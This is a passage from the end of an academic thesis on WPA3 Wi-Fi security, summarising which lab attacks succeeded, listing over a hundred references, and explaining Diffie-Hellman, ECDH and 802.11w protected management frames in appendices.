Moreover, this work implements one of the recently discovered attacks against WPA3, called Dragonrain, and also a set of known attacks taken from a novel model that organizes all possible attacks on Wi-Fi latest security standards, proposed in [5]. These attacks were implemented in a small self-built lab on a network that supports WPA3. The obtained results met the expectations, where the Dragonrain attack was successful, along with Rogue AP, Evil Twin, ARP Spoofing and DNS Spoofing. On the other hand, De-

Conclusion

authentication, PMKID Hash Dictionary, and Handshake Decryption Attacks were not successful, also as expected.

Based on the previous results, the work discussed the success and the failure of the attacks and the reasons behind that. Furthermore, the work presented a group of countermeasures, related to both technical level and users' education level, to mitigate and prevent the risks of the successfully implementing these kind of attacks.

References

- [1] M. V. Pawar and J. Anuradha, "Network security and types of attacks in network," *Procedia Computer Science*, vol. 48, pp. 503–506, 2015.
- [2] P. A. Devi, S. R. Laskhami, and K. Sathiyavaishnavi, "A study on network security aspects and attacking methods," *International Journal of P2P Network Trends and Technology*, vol. 3, no. 2, 2013.
- [3] M. Gast, *802.11 wireless networks: the definitive guide*. " O'Reilly Media, Inc.", 2005.
- [4] P. Technologies, "Cybersecurity threatscape: Q2 2018," <https://www.ptsecurity.com/ww-en/analytics/cybersecurity-threatscape-2018-q2/>, October 2018, accessed: 2019-04-02.
- [5] C. Kohlios and T. Hayajneh, "A comprehensive attack flow model and security analysis for wi-fi and wpa3," *Electronics*, vol. 7, no. 11, p. 284, 2018.
- [6] J. B. Wood, "The wireless lans page," Tech. Rep., 1995.
- [7] T. Reynolds, "Advanced wireless technologies and spectrum management," in *ITU seminar*, 2004.
- [8] F. Fund, "Frequency hopping spread spectrum," <https://witestlab.poly.edu/blog/frequency-hopping-spread-spectrum/>, FEBRUARY 2017, accessed: 2018-11-10.
- [9] C. Riley, *The Best Damn Cisco Internetworking Book Period*. Syngress Publishing, 2003.
- [10] R. J. Zavrel, "Ir/rf radio transceiver and method," Dec. 17 1996, uS Patent 5,585,953.
- [11] V. K. Garg and T. S. Rappaport, *Wireless network evolution: 2G to 3G*. Prentice Hall PTR, 2001.
- [12] M. Gotschlich, "Remote controls—radio frequency or infrared," *Infineon Technologies AG*, pp. 1–18, 2010.

References

- [13] A. J. Moreira, R. T. Valadas, and A. de Oliveira Duarte, "Performance evaluation of the ieee 802.11 infrared physical layer," in *Proceedings of the International Symposium on Communication Systems and Digital Signal Processing*. Citeseer, 1998, pp. 10–15.
- [14] J. M. Kahn and J. R. Barry, "Wireless infrared communications," *Proceedings of the IEEE*, vol. 85, no. 2, pp. 265–298, 1997.
- [15] S. Banerji and R. S. Chowdhury, "On ieee 802.11: wireless lan technology," *arXiv preprint arXiv:1307.2661*, 2013.
- [16] G. R. Hiertz, D. Denteneer, L. Stibor, Y. Zang, X. P. Costa, and B. Walke, "The ieee 802.11 universe," *IEEE Communications Magazine*, vol. 48, no. 1, pp. 62–70, 2010.
- [17] U. Robotics, "Wireless lan networking white paper," *IEEE Computer Society*, 2009.
- [18] L. Barken, *Wireless Hacking: Projects for Wi-Fi Enthusiasts: Cut the cord and discover the world of wireless hacks!* Elsevier, 2004.
- [19] M. Burton and G. Hill, "802.11 arbitration," *White Paper, Certified Wireless Network Professional Inc., Durham, NC*, 2009.
- [20] E. Ouellet, *Building a Cisco wireless LAN*. Syngress Publ, 2002.
- [21] M. Gast, *802.11 wireless networks: the definitive guide*. " O'Reilly Media, Inc.", 2005.
- [22] W.-F. Alliance, "What are passive and active scanning?" <https://www.wi-fi.org/knowledge-center/faq/what-are-passive-and-active-scanning/>, accessed: 2019-03-03.
- [23] E. Ouellet, N. O'Farrell *et al.*, *Hackproofing Your Wireless Network*. Syngress Publishing, 2002.
- [24] P. Nedeltchev, "Wireless local area networks and the 802.11 standard," *whitepaper, March*, 2001.
- [25] R. Khanduri and S. Rattan, "Performance comparison analysis between ieee 802.11 a/b/g/n standards," *International Journal of Computer Applications*, vol. 78, no. 1, pp. 13–20, 2013.
- [26] R. Flickenger, *Wireless Networking in the Developing World: A practical guide to planning and building low-cost telecommunications infrastructure*. Hacker Friendly LLC, Seattle, WA, US, 2007.

References

- [27] J.-H. Yeh, J.-C. Chen, and C.-C. Lee, "Wlan standards," *IEEE Potentials*, vol. 22, no. 4, pp. 16–22, 2003.
- [28] I. S. Association *et al.*, "Ieee 802.11 n-2009 amendment 5: Enhancements for higher throughput," Tech. Rep., Institute of Electrical and Electronics Engineers (IEEE), Tech. Rep., 2011.
- [29] U. Varshney, "The status and future of 802.11-based wlans," *Computer*, vol. 36, no. 6, pp. 102–105, 2003.
- [30] K. Scarfone, D. Dicoi, M. Sexton, and C. Tibbs, "Guide to securing legacy ieee 802.11 wireless networks," *NIST Special Publication*, vol. 800, p. 48, 2008.
- [31] J. Geier and J. T. Geier, *Wireless LANs: implementing interoperable networks*. Macmillan Technical Publishing Indianapolis, IN, 1999.
- [32] A. Prasad and N. Prasad, *802.11 WLANs and IP networking: security, QoS, and mobility*. Artech House Boston, 2005.
- [33] M. V. S. Kurup, Lakshmi and D. Shah, "Comparative study of attacks on security protocols," 2014, mumbai India 3.8.
- [34] J. R. Vacca, *Computer and information security handbook*. Newnes, 2012.
- [35] A. Bittau, M. Handley, and J. Lackey, "The final nail in wep's coffin," in *2006 IEEE Symposium on Security and Privacy (S&P'06)*. IEEE, 2006, pp. 15–pp.
- [36] M. Juwaini, R. Alsaqour, M. Abdelhaq, and O. Alsukour, "A review on wep wireless security protocol," *Journal of Theoretical and Applied Information Technology*, vol. 40, no. 1, pp. 39–43, 2012.
- [37] E. Tews and M. Beck, "Practical attacks against wep and wpa," in *Proceedings of the second ACM conference on Wireless network security*. ACM, 2009, pp. 79–86.
- [38] E. Tews, "Attacks on the wep protocol," 2007.
- [39] K. Hulin, C. Locke, P. Mealey, and A. Pham, "Analysis of wireless security vulnerabilities, attacks, and methods of protection," *Information Security Semester Project*, 2010.
- [40] V. Manjunath Honnamma, "Specification-based intrusion detection system for 802.11 networks using incremental decision tree classifier," 2018.
- [41] A. Bittau, "The fragmentation attack in practice," in *IEEE Symposium on Security and Privacy, IEEE Computer Society*, 2005.

References

- [42] M. Alamanni, *Kali Linux wireless penetration testing essentials*. Packt Publishing Ltd, 2015.
- [43] S. Helling, *Home network security*. Technische Universiteit Eindhoven, 2015.
- [44] R. A. Ferreira, “A probability problem arising from the security of the temporal key hash of wpa,” *Wireless personal communications*, vol. 70, no. 4, pp. 1235–1241, 2013.
- [45] S. Sukhija and S. Gupta, “Wireless network security protocols a comparative study,” *International Journal of Emerging Technology and Advanced Engineering*, vol. 2, no. 1, pp. 357–364, 2012.
- [46] J. Suomalainen, J. Valkonen, and N. Asokan, “Security associations in personal networks: A comparative analysis,” in *European Workshop on Security in Ad-hoc and Sensor Networks*. Springer, 2007, pp. 43–57.
- [47] S. Viehböck, “Brute forcing wi-fi protected setup,” *Wi-Fi Protected Setup*, vol. 9, 2011.
- [48] cyber security, “Understanding wpa/wpa2 pre-shared-key cracking,” <https://www.ins1gn1a.com/understanding-wpa-psk-cracking/>, accessed: 2019-06-03.
- [49] H. Chaskar, “Wlan security enhancements: Wpa3, owe, dpp,” 2019.
- [50] C. Nast., “Wifi “hole196”: major exploit or much ado about little?” <https://arstechnica.com/information-technology/2010/07/wifi-hole196-major-exploit-or-much-ado-about-little/2/>, accessed: 2019-06-13.
- [51] hashcat, “New attack on wpa/wpa2 using pmkid,” <https://hashcat.net/forum/thread-7717.html>, accessed: 2019-06-15.
- [52] L. S. Committee *et al.*, “Ieee computer society: Ieee standard for local and metropolitan area networks: Overview and architecture,” 2002.
- [53] Wikimedia, “802.1x involved protocols diagram,” https://en.m.wikipedia.org/wiki/File:802.1X_wired_protocols.png, accessed: 2019-08-20.
- [54] P. Robyns, “Wireless network privacy,” Master’s thesis, tUL, 2014.
- [55] B. Aboba, L. Blunk, J. Vollbrecht, J. Carlson, and H. Levkowitz, “Extensible authentication protocol (eap), rfc3748,” *Internet Eng*, 2004.
- [56] Wikimedia, “Eap message flow diagram,” https://commons.wikimedia.org/wiki/File:EAP_message_flow.png, accessed: 2019-08-20.

References

- [57] J. Wang, *Computer network security: theory and practice*. Springer, 2009, vol. 1.
- [58] A. C. Rubens, S. Willens, W. A. Simpson, and C. Rigney, “Remote authentication dial in user service (radius),” 1997.
- [59] B. Aboba, L. Blunk, J. Vollbrecht, J. Carlson, and H. Levkowitz, “Extensible authentication protocol,” RFC 3748, IETF, June, Tech. Rep., 2004.
- [60] T.-S. Kim, Y.-K. Kim, B.-B. Lee, S.-W. Ryu, and C.-H. Cho, “Designs of a secure wireless lan access technique and an intrusion detection system for home network,” in *2008 Fourth International Conference on Networked Computing and Advanced Information Management*, vol. 1. IEEE, 2008, pp. 318–324.
- [61] C. Systems, *Cisco Prime Access Registrar 6.0.1 User Guide*. Cisco, April 16, 2013.
- [62] G. Zorn, “Deriving mppe keys from ms-chap v2 credentials,” *Network Working Group Internet Draft*, Nov, 1998.
- [63] H. Andersson, S. Josefsson, G. Zorn, and B. Aboba, “Protected extensible authentication protocol (peap),” *IETF Work in progress*, October, 2001.
- [64] G. Zorn and D. Harkins, “Extensible authentication protocol (eap) authentication using only a password,” 2010.
- [65] M. Vanhoef and E. Ronen, “Dragonblood: A security analysis of wpa3’s sae handshake.” *IACR Cryptology ePrint Archive*, vol. 2019, p. 383, 2019.
- [66] W.-F. Alliance, “Wi-fi alliance® introduces wi-fi certified wpa3™ security,” <https://www.wi-fi.org/news-events/newsroom/wi-fi-alliance-introduces-wi-fi-certified-wpa3-security>, accessed: 2019-04-02.
- [67] M. Vanhoef and E. Ronen, “Dragonblood: Analyzing the Dragonfly handshake of WPA3 and EAP-pwd,” in *IEEE Symposium on Security & Privacy (SP)*. IEEE, 2020.
- [68] D. Harkins, “Simultaneous authentication of equals: A secure, password-based key exchange for mesh networks,” in *2008 Second International Conference on Sensor Technologies and Applications (sensorcomm 2008)*. IEEE, 2008, pp. 839–844.
- [69] W.-F. A. 2018, “Wpa3 specification version 1.0.” <https://www.wi-fi.org/file/wpa3-specification-v10>, accessed: 2019-07-05.
- [70] MTROI, “Wpa3 – improving your wlan security,” <https://wlan1nde.wordpress.com/2018/09/14/wpa3-improving-your-wlan-security/>, September 2018, accessed: 2019-08-27.

References

- [71] W.-F. Alliance, “Wpa3-enterprise,” 2019. [Online]. Available: <https://www.wi-fi.org/discover-wi-fi/security>
- [72] D. Harkins and W. Kumari, “Rfc 8110-opportunistic wireless encryption,” 2017.
- [73] W.-F. Alliance, “Device provisioning protocol specification v1.1,” 2018.
- [74] IRTF, “Crypto forum research group (cfrg),” <https://irtf.org/cfrg>, 2014, accessed: 2019-08-07.
- [75] S. Fluhrer, “Re: [cfrg] requesting removal of cfrg cochair,” https://mailarchive.ietf.org/arch/msg/cfrg/WXyM6pHDjGRZXZzSc_HIERnp0Iw, accessed: 2019-09-01.
- [76] E. R. Mathy Vanhoef, “Dragonblood, analysing wpa3’s dragonfly handshake,” <https://wpa3.mathyvanhoef.com/>, accessed: 2019-09-05.
- [77] R. Moskowitz, “Weakness in passphrase choice in wpa interface,” http://wifinetnews.com/archives/2003/11/weakness_in_passphrase_choice_in_wpa_interface.html, 2003.
- [78] M. S. Ahmad and S. Tadakamadla, “Short paper: security evaluation of ieee 802.11 w specification,” in *Proceedings of the fourth ACM conference on Wireless network security*. ACM, 2011, pp. 53–58.
- [79] G. Bajko, “Sae reauthentication timer value,” <https://mentor.ieee.org/802.11/dcn/17/11-17-1030-01-000m-saeretry-timeout-clarification.docx>, 2017, accessed: 2019-09-01.
- [80] W.-F. Alliance, “Wpa3TM security considerations overview,” April 2019.
- [81] P. Wouters, D. Migault, T. Kivinen, and Y. Nir, “Algorithm implementation requirements and usage guidance for the internet key exchange protocol version 2 (ikev2),” 2017.
- [82] E. Ronen, R. Gillham, D. Genkin, A. Shamir, D. Wong, and Y. Yarom, “The 9 lives of bleichenbacher’s cat: New cache attacks on tls implementations.” *IACR Cryptology ePrint Archive*, vol. 2018, p. 1173, 2018.
- [83] G. Irazoqui, M. S. Inci, T. Eisenbarth, and B. Sunar, “Lucky 13 strikes back,” in *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security*. ACM, 2015, pp. 85–96.
- [84] J. Malinen, “Sae side-channel attacks,” <https://w1.fi/security/2019-1/sae-side-channel-attacks.txt>, accessed: 2019-08-15.

References

- [85] Y. Yarom and K. Falkner, “Flush+ reload: a high resolution, low noise, 13 cache side-channel attack,” in *23rd {USENIX} Security Symposium ({USENIX} Security 14)*, 2014, pp. 719–732.
- [86] Y. Yarom, “Mastik: A micro-architectural side-channel toolkit,” *Retrieved from School of Computer Science Adelaide: <http://cs.adelaide.edu.au/~yval/Mastik>*, vol. 16, 2016.
- [87] J. Leyden, “Rockyou hack reveals easy-to-crack passwords,” https://www.theregister.co.uk/2010/01/21/lame_passwords_exposed_by_rockyou_hack/, accessed: 2019-08-10.
- [88] W. J. Burns, “Common password list (rockyou.txt),” <https://www.kaggle.com/wjburns/common-password-list-rockyoutxt>, accessed: 2019-08-10.
- [89] J. Malinen, “Eap-pwd missing commit validation,” <https://w1.fi/security/2019-4/eap-pwd-missing-commit-validation.txt>, accessed: 2019-08-15.
- [90] Synology, “Synology-sa-19:16 dragonblood,” https://www.synology.com/en-global/security/advisory/Synology_SA_19_16, accessed: 2019-09-18.
- [91] J. van Rantwijk, “Wpa key calculation,” <http://jorisvr.nl/wpapsk.html>, accessed: 2019-09-10.
- [92] vanhoefm, “dragonrain-and-time,” <https://github.com/vanhoefm/dragonrain-and-time>, accessed: 2019-09-11.
- [93] S. E. I. Carnegie Mellon University, “Wpa3 design issues and implementation vulnerabilities in hostapd and wpa_supplicant,” <https://kb.cert.org/vuls/id/871675/>, accessed: 2019-09-12.
- [94] M. Vanhoef and E. Ronen, “Dragonblood, analysing wpa3’s dragonfly handshake,” <https://wpa3.mathyvanhoef.com/>, accessed: 2019-09-11.
- [95] M. Vanhoef and F. Piessens, “Advanced wi-fi attacks using commodity hardware,” in *Proceedings of the 30th Annual Computer Security Applications Conference*. ACM, 2014, pp. 256–265.
- [96] PracticallyNetworked, “Rogue access points: The silent killer,” <http://www.practicallynetworked.com/support/030306wirelesssecurity.htm>, accessed: 2019-09-16.
- [97] S. Nikbakhsh, A. B. A. Manaf, M. Zamani, and M. Janbeglou, “A novel approach for rogue access point detection on the client-side,” in *2012 26th International*

References

- Conference on Advanced Information Networking and Applications Workshops*. IEEE, 2012, pp. 684–687.
- [98] H.-P. D. Company, “Technical white paper | 802.11w technology,” 2014.
- [99] C. Zine, “Cisco compatible extensions,” <https://www.ciscozine.com/cisco-compatible-extensions/>, accessed: 2019-08-05.
- [100] J. Henry, “802.11w. aka pmf,” <http://wirelessccie.blogspot.com/2016/01/80211w-aka-pmf.html>, accessed: 2019-08-15.
- [101] J. Sathyan, N. Anoop, N. Narayan, and S. K. Vallathai, *A comprehensive guide to enterprise mobility*. CRC Press, 2016.

Appendix A

A.1 Diffie-Hellman Key Generation

Diffie-Hellman is based on generating a shared secret key between two parties in a way that doesn't involve sharing any information during the key exchange, instead, the parties are creating the key together so that it can't be captured or seen by observing the communication.

By using Diffie-Hellman, and even if the exchanged encrypted traffic is captured and analysed, there is no way that an attacker can find out the used secret key since the key is never saved and never transmitted in the exchange process, and due to this fact, Diffie Hellman is not considered asymmetric cryptography.

Diffie-Hellman works as the following, and figure A.1 shows the steps:

1. Party *A* and party *B* publicly agree to use a module p , a random prime number and usually a grand one, and a generator g .
2. Party *A* creates a secret number x , uses it to compute g^x and shares the result X with the party *B*.
3. The party *B* does the same, creates a secret number y and uses it to compute $(g^y \bmod p)$ and shares the result Y with the party *A*.
4. The party *A* uses Y to perform the operation $Y^x \bmod p$ to calculate the shared secret ss .
5. The party *B* uses X to performs the operation $X^y \bmod p$ to calculate the shared secret ss .

As a result, both steps 4 and 5 will give the same result which means that both parties will end up with the same shared secret key ss and can use it in further encryption steps.

A.2 Elliptic-Curve Diffie-Hellman (ECDH)




Figure A.1: DH Key Generation Steps

A.2 Elliptic-Curve Diffie-Hellman (ECDH)

Elliptic-curve Diffie–Hellman is a variant of DH that differs in the mathematical scheme used to compute the secret key. While DH uses a multiplicative group of integers modulo a prime p , and it a more classic scheme, ECDH uses a more modern scheme based on an elliptic curve where both parties agree on an elliptic curve to choose the random numbers. Parties can either create an elliptic curve themselves or use standard ones such as P-256 or P-384.

The benefit of using the elliptic curve appears when creating a high-quality secret key. For example, using DH to create a 128 bit AES secret key requires a 3072 bit public key, as shown in figure A.2, and this exceeds the restrictions of key sizes, while using ECDH requires only 256 bit public key.

A.3 Elliptic Curve Discrete Logarithm Problem




Figure A.2: Public Key Sizes for High Quality Key Generation [49]

A.3 Elliptic Curve Discrete Logarithm Problem

Every cryptography system is based on a hard-mathematical problem that is usually infeasible to solve. Elliptic curve cryptography ECC system is based on the discrete logarithm problem which is also a difficult problem. Elliptic curve originally is a mathematical algebraic structure, an elliptic curve E is a graph of an equation of the form $y^2 = x^3 + a*x + b \text{ module } p$, the points x and y of the graph are in the range $[0, p]$, where p is a large prime number that needs a 256 bit to 384 bit variable to present it, and a and b are coefficients of elliptic curve.

Assuming R is a point selected in the elliptic curve, it is possible to double it and obtain $2.R$, then add R to the point $2.R$ to obtain $3.R$, and so on up to $m.R$ resulting S , where m is a large number that also needs a 256 bit to 384 bits variable to present it. Figure A.3 and A.4 illustrate the explained process.

The principle of elliptic curve discrete logarithm is the intractability of calculating m only by knowing R and S especially for large values of m and p .

A.3 Elliptic Curve Discrete Logarithm Problem




Figure A.3: Doubling Point R in an Elliptic Curve




Figure A.4: Discrete Logarithm Problem Principle

Appendix B

B.1 802.11w Protected Management Frames (PMF)

Ever since Wi-Fi has been used, a lot of encryption and authentication algorithms have been used to protect data traffic. However, only in 2009, a refinement on the 802.11 was approved to protect management frames that were, at the time, still exposed to attacks, this refinement is referred to as 802.11w.

Management frames vary to different types:

- de-authentication,
- disassociation,
- QoS frames,
- DLS frames,
- Vendor-specific Protected
- Fast BSS Transition,
- Spectrum Management,
- block Ack,
- Radio measurement,
- SA Query frames,
- Protected Dual of Public Action,

Implementing 802.11w standard provided several benefits [98]:

1. Confidentiality, protection of the unicast management frames;
2. Connection Protection, SA query protects the clients from spoofing reassociation requests;

B.1 802.11w Protected Management Frames (PMF)

3. Group addressed frame protection, Broadcast/Multicast Integrity Protocol (BIP) can protect the integrity of broadcasts and multicasts, prevent replay attacks, and protect clients from spoofing broadcast/multicast attacks.

In 802.11w, the changes are mainly located in the RSN IE to support management frames protection. These changes, shown in figure B.1, are summarized as the following:

- Instead of using *HMAC-SHA1*, RSN IE uses *HMAC-SHA245*.
- RSN IE adds two new fields: (1) the Group Management Cipher Suite, and (2) Type 5 and Type 6 AKM schemes. Type 6 represents protection to broadcast/multicast frames.
- To identify the Management Frame Protection capabilities (MFPC), RSN IE used the RSN capability field.

It is important to note the difference between PMF Protected Management Frames (802.11w) and Cisco MFP (Management Frame Protection). In 2005, Cisco developed the MFP and it is considered as the base of the PMF. MFP involves two modes:

1. Infrastructure mode in which the AP signs its beacons and other Broadcast management frames by adding MIC. In this case, other AP can report a rogue AP once an unsigned broadcast management frames is detected. This mode does not exist with 802.11w.
2. Client mode in which the AP signs management frames sent to the client besides the ones sent to the AP. In this mode, management frames of authenticated and associated clients are encrypted.

On Cisco controllers, it is possible to enable both PMF and MFP. Cisco client MFP requires your client to have CCXv5¹, in order to negotiate a signature process with the AP[100].




Figure B.1: RSN IE for 802.11w [98]

¹The Cisco Compatible Extensions program ensures the widespread availability of client devices that are interoperable with a Cisco WLAN infrastructure and take advantage of Cisco innovations for enhanced security, mobility, quality of service, and network management [99]

B.1 802.11w Protected Management Frames (PMF)

B.1.1 Security Association (SA)

As mentioned earlier, the objective of implementing SA mechanism is preventing the AP from tearing down or break any existing communication with a client that has a valid security association and already negotiated 802.11w. the AP shall reject another Association Request with status code 30, this status code stands for "*Association request rejected temporarily; Try again later*" [101].

The previous condition is maintained until receiving an Association Response from the SA-Query procedure that identify the original SA as an invalid one. The Association Response usually includes as Association Comeback Time information element specifying a time frame in which the AP is able to accept an association request with the client.

During the Comeback time, if the AP didn't receive an association request from the client, it starts issuing a SA query looking for the matching SA query response until it is received or until the Association Comeback time expires. The AP could consider receiving a valid protected frame as a sign that the SA Query was completed successfully.

B.1.2 Broadcast and Multicast Management Frame Protection (BIP)

To protect broadcast management frames, 802.11w uses Integrity Group Temporal Key (IGTK), which is negotiated during the third message of the 4-way handshake.

Once the IGTK negotiation is over, 802.11w uses Broadcast Integrity Protocol (BIP) to protect broadcast/multicast management frames. BIP adds the Management MIC IE (MMIE) field to the management frame body. It uses both IGTK Packet Number (IPN) and MIC fields, where the former is used to ensure integrity, and the later is used to ensure replay protection. Specifically, both client and AP need to have the same values of MIC and IPN to make sure that the broadcast/multicast management frame is intact, otherwise the frame is discarded. However, BIP cannot encrypt broadcast/multicast management frames and cannot protect confidentiality [98].